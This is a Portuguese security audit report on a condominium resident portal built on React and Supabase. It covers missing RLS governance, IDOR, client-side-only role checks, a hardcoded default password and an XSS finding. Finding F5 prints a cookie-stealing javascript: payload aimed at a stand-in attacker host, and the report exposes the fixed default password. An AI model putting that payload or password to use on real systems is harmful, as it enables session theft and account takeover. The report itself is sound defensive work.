

RELATÓRIO DE AUDITORIA DE SEGURANÇA

Portal Condomínio Residencial Miguel Arcanjo

Data da auditoria: 30/08/2026

Escopo: código-fonte completo do repositório (frontend TanStack Start/React, camada de dados Supabase, Edge Functions, migrations, configuração de build/deploy e documentação interna versionada).


Categorias avaliadas: (1) isolamento de dados/tenant (RLS), (2) permissões definidas só no cliente, (3) IDOR, (4) chaves e credenciais expostas, (5) inputs sem tratamento (XSS).

Nota metodológica completa (mapeamento categoria → stack detectada) na página seguinte.


Resumo executivo

Foram identificados **9 achados** ao longo das 5 categorias solicitadas mais 1 achado adicional fora do escopo pedido (registrado à parte por transparência). Distribuição por severidade: **1 crítica**, **4 alta**, **1 média**, **2 baixa**, **1 informativa**. Além disso, **12 pontos fortes** foram verificados e confirmados como corretos, evidenciando a cobertura real desta auditoria.

Achados por severidade



Achados por categoria



Nota metodológica — mapeamento das categorias para a stack detectada

Frontend: TanStack Start + React 19 + TypeScript, roteamento file-based (src/routes), Tailwind + shadcn/ui. Não há framework de API própria: o “backend” é quase inteiramente Supabase acessado direto do browser via supabase-js (Postgres + Auth + Storage), com apenas 2 Edge Functions Deno privilegiadas (criar-morador, controle-login). Não há ORM tradicional (query builder do PostgREST via supabase-js). Auth: Supabase Auth (e-mail+senha), tabela profiles com role (sindica/morador/admin_agencia) e condominio_id, mais um mecanismo próprio de rate-limit de login (tabela login_attempts + Edge Function). Deploy: build via Vite + Nitro (preset cloudflare-module, gera wrangler.json), publicado pela plataforma Lovable — não há Dockerfile, docker-compose, GitHub Actions/CI, Helm chart ou Terraform neste repositório.

1) BANCO SEM TRANCA → mapeado para RLS (Row Level Security) do Postgres/Supabase, já que não existe camada de API própria nem middleware de tenant — é o único mecanismo de isolamento do projeto. 2) PERMISSÃO NO NAVEGADOR → mapeado para: o frontend decide qual dashboard renderizar por role (síndica/morador/admin_agencia), mas as funções de escrita privilegiada em src/lib/portal-data.ts são funções JavaScript comuns, sem checagem de papel embutida — dependem 100% da RLS. 3) IDOR → mapeado para toda chamada .update()/.delete() do supabase-js que recebe um id e verificado se soma outro filtro de posse (condominio_id/morador_id) além do id. 4) CHAVES EXPOSTAS → aplicado literalmente (grep de padrões de segredo + histórico git completo) mais credenciais padrão hardcoded. 5) XSS → aplicado a dangerouslySetInnerHTML, hrefs/srcs derivados de dado gravado pelo usuário, e renderização de texto do usuário (checado se passa por innerHTML em algum ponto — não passa, é tudo JSX).

Pontos fortes

O que foi verificado diretamente no código e está protegido corretamente — evidência de que esta auditoria cobriu o código real, não apenas listou riscos hipotéticos.

✓ Edge Function criar-morador valida role e condominio_id do chamador antes de usar a service_role key

supabase/functions/criar-morador/index.ts:57-70 — exige role em ['sindica','admin_agencia'] e condominio_id igual ao do payload antes de qualquer operação privilegiada.

✓ controle-login isola a service_role no servidor e nunca confirma/nega existência de e-mail

supabase/functions/controle-login/index.ts — resposta idêntica para e-mail real ou inventado, evitando enumeração de contas (o achado F8 é um problema à parte, de autorização, não de vazamento de dado).

✓ whatsappLink() sanitiza a entrada removendo tudo que não é dígito antes de montar a URL

src/lib/classificados-data.ts:261-270 — whatsappToNumber() usa replace(/D/g, ""), tornando impossível injetar um esquema como javascript: nesse campo específico.

✓ Nenhum conteúdo gerado por usuário (títulos, descrições, mensagens) é renderizado via innerHTML/HTML bruto em lugar nenhum do app verificado

Todo texto de classificados, chamados, avisos, mensagens externas e pautas é renderizado via interpolação JSX simples ({variavel}), que o React escapa automaticamente — busca por dangerouslySetInnerHTML/innerHTML no repo só retorna o caso isolado e não-usado do achado F9.

✓ As duas tabelas com RLS versionada (pessoas_frequentes, pagamentos_importados) têm políticas corretamente escopadas por dono/role

supabase/migrations/20260727130000_pessoas_frequentes.sql:16-31 escopa tudo por morador_id = current_profile();
supabase/migrations/20260818220000_fundo_obras_importacao.sql:35-47 escopa por condominio_id + role.

✓ A função SECURITY DEFINER fundo_obras_total() revalida o condominio_id do chamador mesmo recebendo o parâmetro do cliente

supabase/migrations/20260818220000_fundo_obras_importacao.sql:55-66 — o WHERE final sempre soma "and condominio_id = (select condominio_id from current_profile())", então não pode ser usada para ler o total de outro condomínio mesmo passando outro id.

✓ Nenhum segredo real (service_role key, chave privada, token) foi encontrado em todo o histórico do git

git log --all -p em todo o repositório, buscando padrões de SERVICE_ROLE_KEY, chaves sb_secret_, blocos PRIVATE KEY e chaves AWS — zero ocorrências em 197 commits.

✓ .env.qa nunca foi commitado, ao contrário do .env de produção

git ls-files não lista .env.qa — a única credencial de fato sensível a esse arquivo (anon key do projeto de QA) nunca entrou no repositório.

✓ src/lib/supabase.ts não usa um valor default inseguro quando a URL/chave não está configurada

src/lib/supabase.ts:6-11 — apenas emite um console.warn; não tenta continuar com uma URL/chave placeholder que pudesse mascarar erro de configuração.

✓ Fechamento de chamado pelo próprio morador soma filtro de posse, além do id (defesa em profundidade correta)

src/components/chamados-resident-section.tsx:123-127 — `.eq("id", id).eq("morador_id", profile.id)`, o único write do app com esse padrão.

✓ Ambas as Edge Functions declaram `verify_jwt = true`

supabase/config.toml:3-6 — reduz superfície de chamadas totalmente anônimas (embora, no caso de controle-login, isso não seja suficiente sozinho — ver achado F8).

✓ Categoria "Docker/CI/Helm/Terraform" não se aplica a este projeto

Nenhum Dockerfile, docker-compose.yml, arquivo .tf, chart Helm ou workflow em .github/ existe no repositório — deploy é feito pela plataforma Lovable a partir do build Vite/Nitro.

Pontos fracos — riscos centrais

Síntese dos achados de maior severidade (detalhamento completo, arquivo por arquivo e linha por linha, na próxima seção).

Crítica

F1 — RLS e a função `current_profile()` da qual toda política depende não estão versionadas em nenhum lugar do repositório

1. Banco sem tranca (RLS) · `supabase/migrations/*` (ausência)

Alta

F2 — Nenhuma chamada de `update/delete` do app soma um filtro de posse (`condominio_id/morador_id`) além do `id` — toda a proteção contra IDOR está 100% delegada à RLS não verificável

1. Banco sem tranca (RLS) / 3. IDOR · `src/lib/portal-data.ts:247, :384, :397`; `src/lib/visitantes-data.ts:173, :183`; `src/lib/classificados-data.ts:99, :113, :123`

Alta

F3 — O único "gate" de papel do app é decidir qual dashboard renderizar — as funções de escrita privilegiada não fazem nenhuma checagem de role no código

2. Permissão definida no navegador · `src/routes/index.tsx:533-540`; `src/lib/portal-data.ts` (várias exportações)

Alta

F4 — Toda conta de morador nova é criada com a mesma senha fixa ("`Mudar@123`"), sem nenhum controle server-side que force a troca antes de liberar acesso

4. Chaves expostas (credencial padrão) · `supabase/functions/criar-morador/index.ts`

Alta

F5 — URL de foto de classificado é usada como href sem validar o esquema — permite XSS via javascript: se inserida fora do fluxo normal de upload

5. Inputs sem tratamento (XSS) · `src/components/classificados-shell.tsx:56-58`; `src/lib/classificados-data.ts:53-61`

Média

F6 — Credenciais reais (e-mail pessoal + senha) da conta de síndica usada nos testes de QA estão em texto claro, versionadas, em pelo menos 9 arquivos de documentação

4. Chaves expostas (credencial em texto claro) · `docs/prd/*/test-plan.md` (9 arquivos, ex.: `docs/prd/excluir-finalizar-historico-votacao/test-plan.md`)

Baixa

F7 — O arquivo `.env` está rastreado no git apesar de listado no `.gitignore` — hoje só expõe a chave publicável, mas quebra a rede de proteção contra um segredo real ser commitado no futuro

4. Chaves expostas (`.env` versionado) · `.env`

Baixa

F8 — Qualquer chamador não autenticado pode registrar tentativas de login falhas para um e-mail arbitrário e bloquear a conta de outra pessoa por 15 minutos, repetidamente

Achado adicional (fora das 5 categorias solicitadas) — autorização/DoS · `supabase/functions/controle-login/index.ts`

Informativa

F9 — dangerouslySetInnerHTML existe no boilerplate padrão do shadcn/ui (chart.tsx), mas o componente não é usado em nenhum lugar do app hoje

5. Inputs sem tratamento (XSS) — informativo · src/components/ui/chart.tsx

Achados detalhados

Cada achado está listado com severidade, localização exata (arquivo:linha) e descrição. O texto completo (por quê é explorável, condições de exploração) está na seção anterior e nas issues do GitHub ao final deste relatório.

Sev.	ID	Arquivo:linha	Descrição
Crítica	F1	supabase/migrations/* (ausência) :-	RLS e a função <code>current_profile()</code> da qual toda política depende não estão versionadas em nenhum lugar do repositório
Alta	F2	src/lib/portal-data.ts:247, :384, :397; src/lib/visitantes-data.ts:173, :183; src/lib/classificados-data.ts:99, :113, :123 :múltiplas	Nenhuma chamada de <code>update/delete</code> do app soma um filtro de posse (<code>condominio_id/morador_id</code>) além do <code>id</code> — toda a proteção contra IDOR está 100% delegada à RLS não verificável
Alta	F3	src/routes/index.tsx:533-540 ; src/lib/portal-data.ts (várias exportações) :533	O único "gate" de papel do app é decidir qual dashboard renderizar — as funções de escrita privilegiada não fazem nenhuma checagem de role no código
Alta	F4	supabase/functions/criar-morador/index.ts :82	Toda conta de morador nova é criada com a mesma senha fixa ("Mudar@123"), sem nenhum controle server-side que force a troca antes de liberar acesso
Alta	F5	src/components/classificados-shell.tsx:56-58; src/lib/classificados-data.ts:53-61 :58	URL de foto de classificado é usada como href sem validar o esquema — permite XSS via javascript: se inserida fora do fluxo normal de upload
Média	F6	docs/prd/*/test-plan.md (9 arquivos, ex.: docs/prd/excluir-finalizar-historico-votacao/test-plan.md) :18, 25, 73, 245 (exemplo)	Credenciais reais (e-mail pessoal + senha) da conta de síndica usada nos testes de QA estão em texto claro, versionadas, em pelo menos 9 arquivos de documentação
Baixa	F7	.env :1-2 (commit 0463c0d)	O arquivo <code>.env</code> está rastreado no git apesar de listado no <code>.gitignore</code> — hoje só expõe a chave publicável, mas quebra a rede de proteção contra um segredo real ser commitado no futuro
Baixa	F8	supabase/functions/controle-login/index.ts :34-69	Qualquer chamador não autenticado pode registrar tentativas de login falhas para um e-mail arbitrário e bloquear a conta de outra pessoa por 15 minutos, repetidamente
Informativa	F9	src/components/ui/chart.tsx :73	<code>dangerouslySetInnerHTML</code> existe no boilerplate padrão do <code>shadcn/ui</code> (<code>chart.tsx</code>), mas o componente não é usado em nenhum lugar do app hoje

Achados — detalhamento completo por categoria

Crítica

F1 — RLS e a função `current_profile()` da qual toda política depende não estão versionadas em nenhum lugar do repositório

Categoria: 1. Banco sem tranca (RLS)

Local: supabase/migrations/* (ausência) — linha(s) —

O que foi encontrado: Busca por ``CREATE POLICY`` / ``ENABLE ROW LEVEL SECURITY`` em todo o repositório (supabase/migrations/ e todo o resto) encontra exatamente 2 ocorrências — `personas_frequentes` e `pagamentos_importados`, ambas de 2026-07/08. Nenhuma outra tabela do app (`profiles`, `pautas`, `votos`, `reservas`, `historico_financeiro`, `obras`, `obra_atualizacoes`, `documentos`, `avisos_publicos`, `condominio_config`, `amenidades`, `chamados`, `visitantes`, `classificados`, `classificados_fotos`, `contatos_publicos`, `login_attempts`) tem sua RLS rastreada em migration. A função ``current_profile()``, citada nos comentários das duas migrations existentes como "o mesmo padrão de RLS usado em todo o resto do schema" e da qual toda política depende para saber o `condominio_id`/role do usuário logado, também não está definida em nenhum arquivo do repo — só existe ao vivo no Postgres de produção.

Por que é explorável / impacto: Não é possível revisar, testar ou auditar por code review a regra que decide se um morador consegue ler/alterar o dado de outro morador — a regra existe, mas só dentro do banco de produção, fora do git, sem PR, sem diff, sem CI. Documentação interna do próprio projeto (`docs/aprendizados/2026-07-18-harness-setup-e-supabase-qa.md`, linhas 29-42) já registra que a RLS da tabela ``profiles`` — a que decide role e `condominio_id` de cada usuário, ou seja, a mais sensível a escalação de privilégio de todo o sistema — foi reescrita fora do fluxo de migration em algum momento, sem revisão associada. Esta auditoria não teve acesso a credenciais de superusuário/`service_role` do projeto de produção (`kccgazitxagxcbsuuiwn`) para ler `pg_policies` diretamente e confirmar o conteúdo atual — o achado crítico é exatamente essa lacuna de governança: o mecanismo central de isolamento é uma caixa-preta não revisável.

Condições de exploração: Não depende de nenhuma condição externa — é uma lacuna de processo permanente até ser corrigida. O risco concreto que ela habilita é justamente não conseguir confirmar (nem negar) se as políticas atuais em produção estão corretas.

Alta

F2 — Nenhuma chamada de update/delete do app soma um filtro de posse (condominio_id/morador_id) além do id — toda a proteção contra IDOR está 100% delegada à RLS não verificável**Categoria:** 1. Banco sem tranca (RLS) / 3. IDOR**Local:** src/lib/portal-data.ts:247, :384, :397; src/lib/visitantes-data.ts:173, :183; src/lib/classificados-data.ts:99, :113, :123 — linha(s) múltiplas

O que foi encontrado: Mapeamento sistemático de todo `.from("<tabela>").update(...)` / .delete()` do repositório (33 ocorrências em 7 arquivos) mostra que a esmagadora maioria filtra só por .eq("id", id)`, sem nenhum .eq("condominio_id", ...)` ou .eq("morador_id"/"auth_user_id", ...)` adicional. Exemplos: `removeReserva(id)` (portal-data.ts:246-248), `atualizarObra(id, patch)` (portal-data.ts:396-398), `removeAtualizacaoObra(id)` (portal-data.ts:383-385), `removeVisitante(id)` (visitantes-data.ts:172-174), `atualizarStatusVisitante(id, ...)` (visitantes-data.ts:181-186), `atualizarClassificado(id, patch)` (classificados-data.ts:97-102), `removeClassificado(id)` (classificados-data.ts:112-114), `moderarClassificado(id, status, ...)` (classificados-data.ts:121-126). A única exceção encontrada com defesa em profundidade real é `chamados-resident-section.tsx:123-127`, que soma .eq("morador_id", profile.id)` ao fechar um chamado.`

Por que é explorável / impacto: Se a política de RLS de qualquer uma dessas tabelas tiver uma falha (permitir demais, faltar uma cláusula WHERE, ou ser simplesmente ``USING (true)`` por engano — o tipo de erro comum quando a política é escrita à mão no SQL Editor sem revisão, como o achado F1 mostra que já aconteceu com ``profiles``), o app não tem nenhuma segunda camada de proteção: qualquer morador autenticado que descobrir/adivinhar o UUID de uma reserva, chamado, visitante ou classificado de outro morador consegue alterá-lo ou apagá-lo diretamente via API do Supabase (a mesma chamada que o app faz, com a própria sessão do atacante). O caso mais concreto: a documentação interna do projeto (mesmo arquivo citado no achado F1, linha 31) lista a RLS de ``reservas`` como tendo sido alterada "parcialmente" fora do fluxo de migration — exatamente a tabela cujo ``removeReserva()`` não tem filtro de posse no código.

Condições de exploração: Depende de a RLS viva em produção não cobrir corretamente cada caso (não verificável nesta auditoria — ver F1). Não depende de nenhuma feature flag ou configuração adicional: o código cliente já está pronto pra chamar essas operações sem restrição própria.

Alta

F3 — O único "gate" de papel do app é decidir qual dashboard renderizar — as funções de escrita privilegiada não fazem nenhuma checagem de role no código**Categoria:** 2. Permissão definida no navegador**Local:** `src/routes/index.tsx:533-540`; `src/lib/portal-data.ts` (várias exportações) — linha(s) 533

O que foi encontrado: `src/routes/index.tsx:533-540` decide qual componente renderizar (`AdminDashboard`, `AgencyAdminView` ou `ResidentDashboard`) com base em `profile.role`. Esse é essencialmente o único gate de papel explícito do frontend — uma busca por `role === 'isAdmin' / 'canEdit'` no restante do código encontra apenas 4 ocorrências em todo o `src/`. Todas as funções que `AdminDashboard` chama para escrever dados (`encerrarPauta`, `excluirPauta`, `criarPauta`, `removerMorador`, `atualizarMorador`, `criarObra`, `atualizarObra`, `criarAviso`, `atualizarAviso`, `removerAviso`, `criarAmenidade`, etc., todas em `src/lib/portal-data.ts`) são funções JavaScript comuns exportadas — nenhuma delas verifica internamente `profile.role` antes de montar a query. A única exceção encontrada é a Edge Function `criar-morador` (`supabase/functions/criar-morador/index.ts:63-70`), que valida `role` e `condominio_id` do chamador antes de usar a `service_role` key — um exemplo correto do padrão que falta no resto.

Por que é explorável / impacto: Nesta arquitetura (SPA batendo direto no Supabase com a chave `anon/publishable`, sem camada de API própria), esconder um botão "Excluir votação" ou "Cadastrar obra" na UI não impede um morador autenticado de reproduzir manualmente a mesma chamada REST/supabase-js com sua própria sessão — a aplicação inteira já está no bundle JS entregue a todo usuário, independente do papel. A única coisa que pode impedir isso de fato é a RLS, cuja governança já foi apontada como não verificável no achado F1.

Condições de exploração: Requer que a RLS da tabela em questão não replique corretamente a mesma checagem de papel que a UI faz (ex.: "só `sindica/admin_agencia` pode fazer X") — não verificável nesta auditoria (ver F1).

Alta

F4 — Toda conta de morador nova é criada com a mesma senha fixa ("Mudar@123"), sem nenhum controle server-side que force a troca antes de liberar acesso**Categoria:** 4. Chaves expostas (credencial padrão)**Local:** supabase/functions/criar-morador/index.ts — linha(s) 82

O que foi encontrado: ``admin.auth.admin.createUser({ email, password: "Mudar@123", email_confirm: true })`` — a mesma senha literal, hardcoded, é usada para toda conta de morador criada pela síndica. O profile é marcado com ``primeiro_acesso: true`` (patch em `criar-morador/index.ts:101-107`), e o frontend (``src/routes/index.tsx:519,533,546``) mostra um ``FirstAccessDialog`` que só deixa de aparecer depois de ``supabase.auth.updateUser({ password })`` — mas essa é uma checagem só no React: nada no lado do servidor impede login e uso normal da API do Supabase com a senha "Mudar@123" enquanto o morador real não troca.

Por que é explorável / impacto: Qualquer pessoa que descubra (ou simplesmente saiba, já que é sempre a mesma) o e-mail de um morador cadastrado — algo plausível num condomínio, por grupo de WhatsApp, contato público da landing, ou pelo próprio formulário de "Cadastrar morador" que mostra e-mails — pode logar como esse morador com "Mudar@123" antes que ele acesse pela primeira vez, ler seu financeiro/reservas/visitantes, e até trocar a senha para travar o dono legítimo fora da própria conta (account takeover). O diálogo de primeiro acesso é só uma camada de UX: não bloqueia chamadas diretas à API do Supabase.

Condições de exploração: Janela de tempo entre a criação da conta pela síndica e o primeiro login real do morador. Requer conhecer o e-mail cadastrado (não requer adivinhar senha, já que ela é fixa e documentada no próprio código-fonte do projeto).

Alta

F5 — URL de foto de classificado é usada como href sem validar o esquema — permite XSS via javascript: se inserida fora do fluxo normal de upload**Categoria:** 5. Inputs sem tratamento (XSS)**Local:** src/components/classificados-shell.tsx:56-58; src/lib/classificados-data.ts:53-61 — linha(s) 58

O que foi encontrado: `PhotoGallery` renderiza `[` \(classificados-shell.tsx:56-61\) para cada foto de um classificado. No fluxo normal, `foto\\_url` vem de `uploadClassificadoFoto` → `supabase.storage...getPublicUrl\(\)` \(classificados-data.ts:42-51\), sempre uma URL https legítima. Mas a função que grava o registro, `inserirFoto` \(classificados-data.ts:53-61\), aceita `foto\\_url: string` sem nenhuma validação de formato/esquema, e é exportada — qualquer morador autenticado \(dono do próprio classificado, que é quem tem permissão de inserir fotos nele\) pode chamar a mesma operação de insert diretamente via API do Supabase com sua própria sessão, substituindo `foto\\_url` por `javascript:fetch\('https://atacante/x?c='+document.cookie\)` ou similar. Esse componente é usado tanto na visão do próprio morador quanto — o que eleva o impacto — na fila de aprovação da síndica \(`admin.classificados.pendentes.tsx:138`\), que revisa TODO classificado pendente antes de aprovar.]({f.foto_url})

Por que é explorável / impacto: Um `[` executa o script no clique, no contexto de origem da própria página — diferente de `!\[\]\(javascript:...\)](javascript:...)

Condições de exploração: Requer que o atacante chame a API do Supabase diretamente (bypass do formulário normal, trivial via devtools/fetch com a própria sessão já autenticada) em vez de usar o fluxo de upload da UI. Requer que a RLS de `classificados\_fotos` permita ao dono do classificado inserir uma foto associada a ele (comportamento esperado e correto do ponto de vista de posse — o problema é a ausência de validação de formato, não de posse).

Média

F6 — Credenciais reais (e-mail pessoal + senha) da conta de síndica usada nos testes de QA estão em texto claro, versionadas, em pelo menos 9 arquivos de documentação

Categoria: 4. Chaves expostas (credencial em texto claro)

Local: docs/prd/*/test-plan.md (9 arquivos, ex.: docs/prd/excluir-finalizar-historico-votacao/test-plan.md) — linha(s) 18, 25, 73, 245 (exemplo)

O que foi encontrado: Um e-mail real e uma senha real, em texto claro (ambos redigidos neste relatório — ver os arquivos citados para o valor exato), aparecem em pelo menos 9 arquivos `docs/prd/\*/test-plan.md` (gerados por agentes de QA anteriores como evidência de login). O e-mail é o e-mail pessoal real do dono do projeto. A senha documentada é, pelo contexto dos próprios arquivos, usada para logar no projeto Supabase de QA dedicado (fqgmmmxqzopcwbsdqgk) — um projeto free-tier só com schema clonado, sem dados reais de produção, conforme docs/projeto/ambiente.md.

Por que é explorável / impacto: O impacto direto é limitado (só o projeto de QA, sem dados reais), mas: (1) é uma credencial real e funcional, commitada permanentemente no histórico do git; (2) se a mesma senha tiver sido reaproveitada na conta de síndica de produção (kccgazitxagxcbsuiwn) — o que esta auditoria NÃO verificou e não pode confirmar nem negar —, o vazamento afeta produção de verdade; (3) o e-mail real do responsável pelo projeto fica associado publicamente a um padrão de senha, o que ajuda ataques de engenharia social/password spraying contra outras contas da mesma pessoa.

Condições de exploração: Requer acesso de leitura ao repositório git (privado hoje, mas qualquer colaborador, CI de terceiros, ou vazamento futuro do repo expõe isso). Impacto em produção é condicional a reuso de senha entre QA e produção (não verificado).

Baixa

F7 — O arquivo .env está rastreado no git apesar de listado no .gitignore — hoje só expõe a chave publicável, mas quebra a rede de proteção contra um segredo real ser commitado no futuro

Categoria: 4. Chaves expostas (.env versionado)

Local: .env — linha(s) 1-2 (commit 0463c0d)

O que foi encontrado: `.gitignore` lista `.env`, `.env.local` e `.env.qa` explicitamente, mas `git ls-files` mostra `.env` como rastreado, adicionado no commit `0463c0d`. O conteúdo atual (`git show HEAD:.env`) é só `VITE\_SUPABASE\_URL`/`VITE\_SUPABASE\_ANON\_KEY` — uma chave `sb\_publishable\_...`, que pelo próprio design do Supabase é segura para ir no bundle do cliente (equivalente a uma chave pública, já visível a qualquer usuário via devtools independente do git). Busca completa no histórico do git (`git log --all -p`) não encontrou nenhuma `SERVICE\_ROLE\_KEY`, chave privada ou outro segredo real em nenhum commit — só essa chave pública.

Por que é explorável / impacto: Não é um vazamento de segredo real hoje, mas é uma falha de processo: o `.gitignore` foi escrito assumindo que `.env` nunca seria commitado, e já foi mesmo assim (provavelmente por um `git add -f` ou por ter sido commitado antes da regra existir). Isso significa que a rede de segurança que impediria alguém de commitar sem querer uma `SUPABASE\_SERVICE\_ROLE\_KEY` real nesse mesmo arquivo `.env` no futuro já está furada — `git add -u`/`git commit -a` vai continuar versionando esse arquivo normalmente.

Condições de exploração: Nenhuma no estado atual (a chave já é pública por design). Vira um risco real apenas se uma variável sensível for adicionada ao mesmo `.env` no futuro.

Baixa

F8 — Qualquer chamador não autenticado pode registrar tentativas de login falhas para um e-mail arbitrário e bloquear a conta de outra pessoa por 15 minutos, repetidamente

Categoria: Achado adicional (fora das 5 categorias solicitadas) — autorização/DoS

Local: supabase/functions/controle-login/index.ts — linha(s) 34-69

O que foi encontrado: A Edge Function ``controle-login`` aceita `{action: "registrar", email, sucesso: false}`` de qualquer chamador que tenha a chave anon/publishable (pública, embutida no bundle do cliente) — não exige uma sessão de usuário autenticado, nem vincula a chamada a uma tentativa real de ``signInWithPassword``. ``verify_jwt = true`` no ``supabase/config.toml`` só exige um JWT válido do Supabase (inclusive o JWT anônimo público), não uma sessão de usuário real.

Por que é explorável / impacto: Um atacante pode chamar essa função repetidamente com o e-mail de qualquer morador/síndica e ``sucesso: false``, atingindo o limite de 5 falhas (``controle-login/index.ts:12``) e mantendo a conta bloqueada indefinidamente (repetindo a cada 15 minutos) — uma negação de serviço direcionada, sem precisar adivinhar senha nenhuma. O design de não confirmar/negar existência de e-mail (bom, evita enumeração — ver Pontos Fortes) acaba não importando aqui, porque o abuso não depende de saber se o e-mail existe.

Condições de exploração: Requer só conhecer/adivinhar o e-mail alvo — nenhuma autenticação, chave especial ou configuração adicional.

Informativa

F9 — `dangerouslySetInnerHTML` existe no boilerplate padrão do `shadcn/ui` (`chart.tsx`), mas o componente não é usado em nenhum lugar do app hoje

Categoria: 5. Inputs sem tratamento (XSS) — informativo

Local: `src/components/ui/chart.tsx` — linha(s) 73

O que foi encontrado: ``ChartStyle`` monta um `<style dangerouslySetInnerHTML>` a partir de ``config.color`/`config.theme`` (`chart.tsx:71-89`). Busca por ``ChartContainer`/`ChartConfig`/import de `components/ui/chart`` em todo o ``src/`` não encontra nenhum uso — é código gerado pelo instalador de componentes do `shadcn/ui` que nunca chegou a ser adotado (o app usa ``recharts`` diretamente, sem esse wrapper).

Por que é explorável / impacto: Sem uso, não há caminho de dado do usuário até esse ``dangerouslySetInnerHTML`` hoje — risco teórico, não explorável no estado atual do código. Documentado para constar como cobertura completa da varredura, e como alerta para o dia em que alguém decidir usar ``ChartContainer``: os valores de ``color`` precisariam vir só de config estática do desenvolvedor, nunca de input de usuário.

Condições de exploração: Não aplicável hoje — código morto, sem import em nenhuma rota/componente ativo.

Recomendações priorizadas

P1 — Imediato

- Extrair TODAS as RLS policies e a função `current_profile()` do banco de produção (via supabase db pull, ou SQL Editor + `pg_policies`) e trazer para supabase/migrations/, sob revisão de código dali em diante (resolve F1).
- Com a RLS extraída, confirmar item a item que `profiles/pautas/votos/reservas/historico_financeiro/obras/obra_atualizacoes` checam `condominio_id` e, quando aplicável, `posse_individual (morador_id/auth_user_id)` — dar atenção especial a ``profiles`` e ``reservas``, já documentadas como alteradas fora do fluxo de migration (resolve F1, F2).
- Trocar a senha fixa "Mudar@123" (`criar-morador/index.ts:82`) por uma senha aleatória por conta, ou migrar para convite via magic link/OTP nativo do Supabase Auth (resolve F4).
- Remover `.env` do índice do git (`git rm --cached .env`) e commitar um `.env.example` sem valores reais; adicionar um hook de pre-commit ou step de CI que rejeite qualquer `.env*` sendo commitado (resolve F7).
- Trocar a senha da conta de síndica no Supabase de QA e, dali em diante, referenciar credenciais de teste nos docs por um cofre de senhas (1Password/Bitwarden) em vez de texto claro (resolve F6).

P2 — Curto prazo

- Adicionar filtro de posse (`condominio_id` e/ou `morador_id`) em toda chamada `update()/delete()` do código como defesa em profundidade, mesmo com a RLS corrigida — não depender de uma única camada (resolve F2, F3).
- Validar o esquema de qualquer URL gravada pelo usuário (`foto_url`, url de documento) antes de inserir — aceitar só `http://https:`, e/ou sanitizar no componente de renderização checando `new URL(x).protocol` antes de usar em `href/src` (resolve F5).
- Consolidar as duas gerações de RLS de ``classificados`` (remover as políticas antigas baseadas em `profiles.id = auth.uid()`, mantendo só as baseadas em `current_profile()`) — já documentado como dívida técnica conhecida.
- Adicionar alguma amarração de sessão/CAPTCHA ao endpoint "registrar" de controle-login, ou pelo menos rate-limit por IP chamador além de por e-mail alvo (resolve F8).

P3 — Melhoria contínua

- Criar um teste de regressão (script Node/Deno rodando contra o Supabase de QA) que loga como morador A e confirma que não consegue ler/escrever registros do morador B — pega regressão de RLS automaticamente.
- Adicionar gitleaks (ou equivalente) como hook de pre-commit para flaggar segredos e padrões de credencial antes do commit chegar ao histórico.
- Resolver a divergência CRLF/LF (já documentada em docs/projeto/ambiente.md como dívida separada) para poder usar lint como gate real de qualidade — hoje mascara os poucos problemas reais.

Issues para o GitHub

Texto completo em Markdown, pronto para copiar e colar como issue no GitHub. Achados triviais relacionados ao mesmo tema (credenciais expostas) foram agrupados numa única issue para não gerar spam.

--- ISSUE 1 ---

****Título:**** [Segurança] RLS e a função `current_profile()` da qual toda política depende não estão versionadas em nenhum lugar do repositório

****Labels sugeridas:**** security, severidade:critica

Problema

Busca por ``CREATE POLICY`` / ``ENABLE ROW LEVEL SECURITY`` em todo o repositório (supabase/migrations/ e todo o resto) encontra exatamente 2 ocorrências – `personas_frequentes` e `pagamentos_importados`, ambas de 2026-07/08. Nenhuma outra tabela do app (`profiles`, `pautas`, `votos`, `reservas`, `historico_financeiro`, `obras`, `obra_atualizacoes`, `documentos`, `avisos_publicos`, `condominio_config`, `amenidades`, `chamados`, `visitantes`, `classificados`, `classificados_fotos`, `contatos_publicos`, `login_attempts`) tem sua RLS rastreada em migration. A função ``current_profile()``, citada nos comentários das duas migrations existentes como "o mesmo padrão de RLS usado em todo o resto do schema" e da qual toda política depende para saber o `condominio_id/role` do usuário logado, também não está definida em nenhum arquivo do repo – só existe ao vivo no Postgres de produção.

****Por que é explorável:**** Não é possível revisar, testar ou auditar por code review a regra que decide se um morador consegue ler/alterar o dado de outro morador – a regra existe, mas só dentro do banco de produção, fora do git, sem PR, sem diff, sem CI. Documentação interna do próprio projeto (`docs/aprendizados/2026-07-18-harness-setup-e-supabase-qa.md`, linhas 29-42) já registra que a RLS da tabela ``profiles`` – a que decide `role` e `condominio_id` de cada usuário, ou seja, a mais sensível a escalção de privilégio de todo o sistema – foi reescrita fora do fluxo de migration em algum momento, sem revisão associada. Esta auditoria não teve acesso a credenciais de superusuário/`service_role` do projeto de produção (`kccgazitxagxcbsuuiwn`) para ler `pg_policies` diretamente e confirmar o conteúdo atual – o achado crítico é exatamente essa lacuna de governança: o mecanismo central de isolamento é uma caixa-preta não revisável.

Evidência

``supabase/migrations/*` (ausência) – linha(s) –

Impacto

